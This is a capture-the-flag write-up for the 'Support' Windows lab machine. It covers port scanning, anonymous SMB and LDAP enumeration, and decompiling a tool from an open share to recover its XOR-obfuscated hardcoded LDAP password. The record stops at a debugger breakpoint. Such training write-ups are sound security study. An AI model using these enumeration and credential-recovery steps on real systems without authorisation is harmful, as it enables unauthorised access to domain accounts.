# Support
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Support
- OS type: Windows
- Difficulty: Easy
Port Scanning - Service & Version Enumeration
# Nmap 7.94SVN scan initiated Sat Apr 12 05:11:36 2025 as: /usr/lib/nmap/nmap -sVC -p- --open -oN initial/nmap.out -vv 10.10.11.174Nmap scan report for 10.10.11.174Host is up, received echo-reply ttl 127 (0.46s latency).Scanned at 2025-04-12 05:11:37 EDT for 1094sNot shown: 65516 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT      STATE SERVICE       REASON          VERSION53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-04-12 09:27:22Z)135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack ttl 127464/tcp   open  kpasswd5?     syn-ack ttl 127593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped    syn-ack ttl 1273268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped    syn-ack ttl 1275985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49674/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.049686/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49696/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49711/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPCService Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 19493/tcp): CLEAN (Timeout)|   Check 2 (port 12235/tcp): CLEAN (Timeout)|   Check 3 (port 45724/udp): CLEAN (Timeout)|   Check 4 (port 46124/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked| smb2-time:|   date: 2025-04-12T09:28:25|_  start_date: N/A|_clock-skew: -40s| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sat Apr 12 05:29:51 2025 -- 1 IP address (1 host up) scanned in 1094.89 seconds
Enumeration
Port 135/MSRPC
let’s check the if we have access to MSRPC service using rpcclient

we can login but we don’t have permissions to run commands, not so useful! moving on next service
Port 389,636/LDAP
let’s check the ldapsearch tool to see if we can run ldap queries without credentials
ldapsearch -H ldap://10.10.11.174 -x -s base namingcontexts
-x : basic authentication
-s for search scope here base and namingcontext will only give output of the DN (Distinguished Name) which we’ll use in next command to perform full search over domain using LDAP
ldapsearch -H ldap://10.10.11.174 -x -b "DC=support,DC=htb"
it says successful bind must be completed to perform the search so we need the credentials
Port 139,445/SMB
SMB is running on the machine let’s check for the Null session and anonymous login, let’s run the smbclient with options -L and -N
smbclient -L //10.10.11.174 -N
we found non-default share support-tools also machine name support suggest we might find something interesting here
smbclient //10.10.11.174/support-tools -N

no listing access to NETLOGON and SYSVOL shares
let’s download the all of the files from support-tools share using
prompt off
mget *
we found many application but the UserInfo.exe is seems interesting to us however strings command disappointed us 😟 no hardcoded passwords in the software, let’s use the DnSpy tool to decompile the exe and look into it’s code
download dnSpy from here → https://github.com/dnSpy/dnSpy/releases/download/v6.1.8/dnSpy-net-win64.zip
before reversing the exe let’s first try to execute it in windows cmd, launch cmd and run executable

it does requires some options (arguments) it is important to note we need to pass this arguments on the dnSpy
let’s try find command
UserInfo.exe -v find
it says -first or -last argument is required let’s provide -first and run the command
UserInfo.exe -v find -first Administrator
it shows server is not operational, it’s obivious as my windows machine not able to comunicate with support.htb as it tries to perform ldap query, also if we notice it doesn’t give us the error, there are two possibilities,
- It didn’t connected to domain so it didn’t give us the error
- password is hardcoded in the application’s code that use to query LDAP
now let’s load the UserInfo.exe to dnSpy

public LdapQuery() { string password = Protected.getPassword(); this.entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password); this.entry.AuthenticationType = AuthenticationTypes.Secure; this.ds = new DirectorySearcher(this.entry); }we found that the LdapQuery() class perform ldap search also it uses the username support\ldap and the password which is stored in Protected Class getpassword(), click on the getPassword() it will go to the getPassword() class
using System;using System.Text;
namespace UserInfo.Services{  // Token: 0x02000006 RID: 6  internal class Protected  {    // Token: 0x0600000F RID: 15 RVA: 0x00002118 File Offset: 0x00000318    public static string getPassword()    {      byte[] array = Convert.FromBase64String(Protected.enc_password);      byte[] array2 = array;      for (int i = 0; i < array.Length; i++)      {        array2[i] = (array[i] ^ Protected.key[i % Protected.key.Length] ^ 223);      }      return Encoding.Default.GetString(array2);    }
    // Token: 0x04000005 RID: 5    private static string enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";
    // Token: 0x04000006 RID: 6    private static byte[] key = Encoding.ASCII.GetBytes("armando");  }}
so it contains enc_password (encrypted password) and the key also the code that decrypts the password, now we have 2 ways here to get plaintext password here
- Write a C# program with above logic and print the plaintext password at the end
- if you don’t know C# just like me 😂, use breakpoints feature of the dnSpy to get plaintext password
let’s use the 2nd option go to LdapQuery Class from the left pane

then rightclick on 13th line which passing the ldap query with the password
click on Add Breakpoint

now click on ▶️ start button and specify the arguments we just add in the cmd -v find -first administrator

click OK to start debugging
it will automatically stop at the Breakpoint we’ve just created
